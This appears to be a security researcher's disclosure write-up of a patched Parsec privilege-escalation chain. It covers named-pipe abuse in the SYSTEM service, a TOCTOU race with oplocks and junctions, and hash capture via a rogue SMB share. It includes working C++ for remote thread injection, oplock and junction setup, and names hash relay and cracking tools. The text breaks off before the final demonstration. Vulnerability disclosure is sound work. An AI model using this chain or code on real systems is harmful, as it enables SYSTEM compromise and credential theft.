- Advisories
Patched in Parsec 150-104a
- Source code
- General information
- Parsec Version: 150-102b
- Parsec Loader: V14
- Parsec Service: V11
The versions were the latest at the time of writing this report. Parsec was installed using the "Per user" method in the installer.
- Windows VM: 25H2 build 26200.6584
The executables were decompiled in IDA. Some functions, structures and variables were introduced/renamed for easier decompilation. The binaries were rebased at address 0.
The RCE exploit might cause a BSOD on some machines (like Windows Server 2019). Depending on the machine's resources, the size of the exploit files might need to be increased. The arbitrary file read and hash capture exploits are very reliable.
- Summary
Multiple vulnerabilities were found in Parsec, which, when chained, lead to RCE, arbitrary file read as NT AUTHORITY\SYSTEM and hash capture of the system account.
The three outcomes contain a different attack path.
The main vulnerability, which is common for all exploits, is inside pservice.exe, Parsec's service, which runs as NT AUTHORITY\SYSTEM.
The service exposes a named pipe which allows spawning a new parsecd.exe instance as NT AUTHORITY\SYSTEM with a custom APPDATA environment variable.
The hash of the system account can be captured by using a rogue SMB server as the AppData path.
Arbitrary file read can be achieved by weaponizing Parsec's self-healing functionality, which tries to copy known "safe" binaries in case the working directory
gets corrupted. Parsec copies files from the skel folder, first looking at the working directory, then in Program Files. By winning a TOCTOU race using oplocks,
the skel folder can be redirected to any location, which will copy the files in the working directory.
RCE can be performed using a TOCTOU race as well, but obscure native Windows features can be chained to perform a False File Immutability attack. parsecd.exe loads
a DLL specified in appdata.json, but performs integrity checks while holding a handle with a SHARE_READ share mode, preventing write operations on the file. Windows
Cloud Files API doesn't care about this handle and can be abused to trigger an almost impossible race between the integrity checks and the LoadLibrary call. The race can
be won consistently by delaying the result of the integrity check, using lesser-known features of the Authenticode signature.
- Reverse engineering
-- pservice.exe
The service, running as NT AUTHORITY\SYSTEM, exposes a named pipe at \\\\.\\pipe\\PARSEC-NP. It performs a few checks for each client that connects to the pipe,
inside sub_2370 around address 0x26a5:

There are two checks performed:
- The full path of the process is equal to the main Parsec executable (
C:\Program Files\Parsec\parsecd.exe) - The Authenticode signature matches one of Parsec's certificates
While this is a good defensive mechanism, it lacks a few checks (e.g., the user the process is running as). It can be easily bypassed by a few methods:
- Performing a process hollowing attack into a new instance of
parsecd.exeparsecd.exeis launched using theCREATE_SUSPENDEDflag- The original code is replaced with malicious code
- The process is resumed, running the attacker's code; from the service's perspective, the process that connects to the named pipe is still
parsecd.exe, and the Authenticode validations still pass, as the check is performed for the file on disk
- Injecting a remote thread into an already running
parsecd.exe- Windows provides a convenient CreateRemoteThread function that can inject a thread with arbitrary code into a process
- There are 2 instances of
parsecd.exerunning on the system, one asNT AUTHORITY\SYSTEMand one as the normal user; the former cannot be opened from an unprivileged user, but the latter can
The pipe server exposes a few commands. In all instances where a new parsecd.exe is created, it uses the
CreateProcessAsUserW function to spawn the process using
a duplicated winlogon.exe token, which runs as NT AUTHORITY\SYSTEM.
It uses tlhelp32 functions to search for a running winlogon.exe process. Once it finds the process, it opens its token and duplicates it, in the function
sub_1A90 around address 0x1ada:

This is followed by calling CreateProcessAsUserW using the duplicated token.
The commands the pipe exposes are:
START <?> <command line arguments> <?>- Creates a new instance of
parsecd.exewith provided command-line arguments. TheAppDatalocation is the default one and cannot be overwritten
- Creates a new instance of
STOP- Stops the service and performs cleanup steps
SAS- Simulates a Secure Attention Sequence (i.e. Ctrl+Alt+Del)
UPDATE <command line arguments> <AppData path>- Updates the two fields in a shared structure
At address 0x2596 it spawns a background thread using the function at 0x2010 as a handler.

It checks the exit code of the last parsecd.exe spawned. If it exited abnormally, it relaunches the process.
Notice that the AppData path and the command line arguments are the ones from the shared buffer, that can be overwritten using the UPDATE command,
and the process is launched as NT AUTHORITY\SYSTEM.
-- parsecd.exe
parsecd.exe opens setup.json from Program Files to check the useProgramData field, around address 0x5e02:

This field decides whether the APPDATA environment variable is taken into consideration or not. If the field is true, the environment variable is ignored and the executable
uses C:\ProgramData instead as the working directory. On a default installation of "Per User", the field is false.
It then reads appdata.json from the working directory to fetch so_name and hash, around address 0x5d56.

The DLL from this JSON file is the “real” Parsec app that contains most of the client code, parsecd.exe acting as a wrapper. It performs some integrity checks on the wrapper
and the DLL, around address 0x6185.

The checks are being done by file name, not by handle. Earlier in the function, it opens a handle with SHARE_READ on the folder and the DLL, to prevent it from being overwritten
(theoretically). It also follows all junctions.
In case the working directory is corrupt, it uses the skel folder to copy known "good" files. The first location is the skel in the working directory, then the one in Program Files.
This skel folder does not have a handle on it, but it has integrity checks for the DLL.

Between checking the signature and actually copying the files, it checks if a file named lock exists, and if it does, it is deleted. This actually made the arbitrary file read exploit
much easier, because an oplock on the lock file can tell the exact moment between the check and the copy operation.
- Exploitation
-- Common vulnerability: named pipe connection
--- Who I am in memory is not who I am on disk
As mentioned earlier, the named pipe clients are checked to be parsecd.exe, both by file path and Authenticode signature. As Microsoft decided processes under the same user
and integrity level would be happy to accept foreign threads, parsecd.exe will happily execute any code we want.
A typical system where Parsec is running contains two instances, one running as NT AUTHORITY\SYSTEM and one as the local user:

Injecting code into it just requires a valid handle with necessary permissions, writing the code and parameters to the process address space and creating the thread. A small code sample is provided below, validations being omitted for brevity:
hProc = OpenProcess(
PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION | PROCESS_VM_OPERATION | PROCESS_VM_READ | PROCESS_VM_WRITE,
true,
Pid
);
remoteCode = VirtualAllocEx(
hProc,
nullptr,
allocSize,
MEM_RESERVE | MEM_COMMIT,
PAGE_EXECUTE_READWRITE
);
WriteProcessMemory(
hProc,
remoteCode,
&ExploitRemoteThread,
allocSize,
&nWritten
);
remoteParam = VirtualAllocEx(
hProc,
nullptr,
allocSize,
MEM_RESERVE | MEM_COMMIT,
PAGE_EXECUTE_READWRITE
);
WriteProcessMemory(
hProc,
remoteParam,
¶m,
sizeof(param),
&nWritten
);
hRemoteThread = CreateRemoteThread(
hProc,
nullptr,
0,
reinterpret_cast<LPTHREAD_START_ROUTINE>(remoteCode),
remoteParam,
0,
0
);
WaitForSingleObject(hRemoteThread, INFINITE);The AppData location can be changed using the UPDATE command, then the process can be respawned with the new path by crashing the existing one.
Since we're already running inside the process, "crashing" can be achieved elegantly by calling ExitProcess,
after sending the UPDATE command.
static
void
ExploitRemoteThread(
	_In_ RemoteThreadParam* param
) {
	HANDLE hPipe = INVALID_HANDLE_VALUE;

	hPipe = param->CreateFileW(
		param->pipeName,
		GENERIC_READ | GENERIC_WRITE,
		0,
		nullptr,
		OPEN_EXISTING,
		0,
		nullptr
	);

	param->WriteFile(
		hPipe,
		param->cmdUpdate,
		sizeof(param->cmdUpdate),
		nullptr,
		nullptr
	);

	param->CloseHandle(hPipe);

	param->ExitProcess(-1);
}


After performing this operation, we see a parsecd.exe instance running as NT AUTHORITY\SYSTEM with our AppData path:
-- NT AUTHORITY\SYSTEM NetNTLMv2 hash stealing
--- Net profit
Because AppData can be any valid path, including UNC SMB ones, forcing the computer to authenticate to a remote share also sends a NetNTLMv2 hash, which can
be cracked or relayed. This is more likely to happen on domain controllers.
A simple setup with Impacket smbserver and a path similar to \\<ip>\share allows capturing the hash.
It can be cracked with hashcat or relayed to another machine with Impacket ntlmrelayx.

-- Arbitrary File Read
--- You get a handle, you get a handle, you... don't

Let's see what happens when launching parsecd.exe from an empty folder:

The Procmon output is filtered by the word skel. It checks whether there's a skel folder in the working directory, then it falls back to the one from Program Files.
We also see a QueryDirectory for all files in the skel directory, right before they are all copied one folder up.
Let's see what happens when the skel folder in the working directory is empty:

This fails the validations for appdata.json and the DLL file.
Now, let's drop the two legitimate files in the skel directory alongside a random one.

Our file (lol.txt) gets copied from the skel directory. This means that if we can trick Parsec into redirecting skel somewhere else, we can copy anything with
NT AUTHORITY\SYSTEM rights.
Here are a list of the file handles right before the copy operation:

We see no handle on the skel folder, but we still need to bypass the verification on appdata.json and the DLL file.
--- Under (op)lock and key
Recall that between verifications and the actual copy operation it checks the existence of a file called lock. If it exists, it deletes it.
Welcome opportunistic locks (oplocks). You place an oplock on a file with certain leases, and when a conflicting operation is performed on the file by someone else,
the other application is put in a waiting state until the original one gives up the lock. This is perfect in our situation, as we can extend the race condition
to however long we want. When the oplock is triggered we know for sure the integrity checks have finished and the app is about to copy the files. Because Parsec doesn't
hold any handle on the skel folder we can redirect it to any location we want via a junction.
Creating an oplock is quite convoluted (welcome to Windows API): you need a handle to the file, an event, a threadpool, an IOCTL call...
A "short" example is given below, omitting some variable declarations and error handling:
REQUEST_OPLOCK_INPUT_BUFFER oplockInput = {
    .StructureVersion = REQUEST_OPLOCK_CURRENT_VERSION,
    .StructureLength = sizeof(oplockInput),
    .RequestedOplockLevel = OPLOCK_LEVEL_CACHE_READ | OPLOCK_LEVEL_CACHE_HANDLE,
    .Flags = REQUEST_OPLOCK_INPUT_FLAG_REQUEST,
};
REQUEST_OPLOCK_OUTPUT_BUFFER oplockOutput = {
    .StructureVersion = REQUEST_OPLOCK_CURRENT_VERSION,
    .StructureLength = sizeof(oplockOutput),
};
OplockContext oplockContext = { 0 };

hPath = CreateFileW(
    Path.c_str(),
    GENERIC_READ,
    FILE_SHARE_DELETE,
    nullptr,
    OPEN_EXISTING,
    FILE_FLAG_OVERLAPPED,
    nullptr
);

hOplockCompleted = CreateEvent(nullptr, true, false, nullptr);

overlapped.hEvent = CreateEvent(nullptr, false, false, nullptr);

oplockContext.hFile = hPath;
oplockContext.overlapped = &overlapped;
oplockContext.hCompleted = hOplockCompleted;

threadpool = CreateThreadpoolWait(reinterpret_cast<PTP_WAIT_CALLBACK>(Callback), &oplockContext, nullptr);
if (threadpool == nullptr) {
    std::print("[-] CreateThreadpoolWait {:#x}\n", GetLastError());
    goto exit;
}
std::print("[+] Threadpool created\n");

SetThreadpoolWait(threadpool, overlapped.hEvent, nullptr);

DeviceIoControl(
    hPath,
    FSCTL_REQUEST_OPLOCK,
    &oplockInput,
    sizeof(oplockInput),
    &oplockOutput,
    sizeof(oplockOutput),
    nullptr,
    &overlapped
);

WaitForSingleObject(hOplockCompleted, INFINITE);

return hPath;
We actually use two locks, one for the overlapped structure and one that notifies us when the callback is done. hPath is the handle that we need
to close in order for the other application to continue its operation.
The callback is pretty simple, it just waits for an application to open a conflicting handle and sets the event:
static
void
CALLBACK
OplockCallback(
	_Inout_ PTP_CALLBACK_INSTANCE Instance,
	_Inout_opt_ NtfsUtils::OplockContext* Context,
	_Inout_ PTP_WAIT Wait,
	_In_ TP_WAIT_RESULT WaitResult
) {
	DWORD nBytes = 0;
	GetOverlappedResult(
		Context->hFile,
		Context->overlapped,
		&nBytes,
		true
    );
	SetEvent(Context->hCompleted);
}
After the event is set, and WaitForSingleObject returns, we can perform the junction attack. Once the folder is redirected we just need
to call CloseHandle(hLock) so Parsec resumes execution.
--- Identity theft
If you thought creating a junction is easy, you couldn't be more wrong. You need to create a huge struct first, then call our beloved DeviceIoControl.
Also, the folder needs to be empty.
REPARSE_DATA_BUFFER* reparseBuffer = nullptr;

if (Target[0] != '\\') {
    Target = L"\\??\\" + Target;
}

const size_t reparseTargetSize = Target.size() * 2;
const size_t printNameSize = printName.size() * 2;
const size_t pathBufferSize = reparseTargetSize + printNameSize + 8 + 4;
const size_t reparseBufferSize = pathBufferSize + REPARSE_DATA_BUFFER_HEADER_LENGTH;
reparseBuffer = reinterpret_cast<decltype(reparseBuffer)>(new BYTE[reparseBufferSize]);

reparseBuffer->ReparseTag = IO_REPARSE_TAG_MOUNT_POINT;
reparseBuffer->ReparseDataLength = static_cast<USHORT>(pathBufferSize);
reparseBuffer->Reserved = 0;

reparseBuffer->MountPointReparseBuffer.SubstituteNameOffset = 0;
reparseBuffer->MountPointReparseBuffer.SubstituteNameLength = static_cast<USHORT>(reparseTargetSize);
memcpy(reparseBuffer->MountPointReparseBuffer.PathBuffer, Target.c_str(), reparseTargetSize + 2);

reparseBuffer->MountPointReparseBuffer.PrintNameOffset = static_cast<USHORT>(reparseTargetSize + 2);
reparseBuffer->MountPointReparseBuffer.PrintNameLength = static_cast<USHORT>(printNameSize);
memcpy(reparseBuffer->MountPointReparseBuffer.PathBuffer + Target.size() + 1, printName.c_str(), printNameSize + 2);

// delete folder contents, or delete it entirely and create it again

hReparse = CreateFileW(
    Original.c_str(),
    GENERIC_READ | GENERIC_WRITE,
    0,
    nullptr,
    OPEN_EXISTING,
    FILE_FLAG_BACKUP_SEMANTICS | FILE_FLAG_OPEN_REPARSE_POINT,
    0
);

DeviceIoControl(
    hReparse,
    FSCTL_SET_REPARSE_POINT,
    reparseBuffer,
    static_cast<DWORD>(reparseBufferSize),
    nullptr,
    0,
    &bytesWritten,
    nullptr
);
--- These are my files now
Let's test the final exploit. First we create a folder with some files and only grant NT AUTHORITY\SYSTEM permission to read it:

Now let's run the exploit binary and see the output:
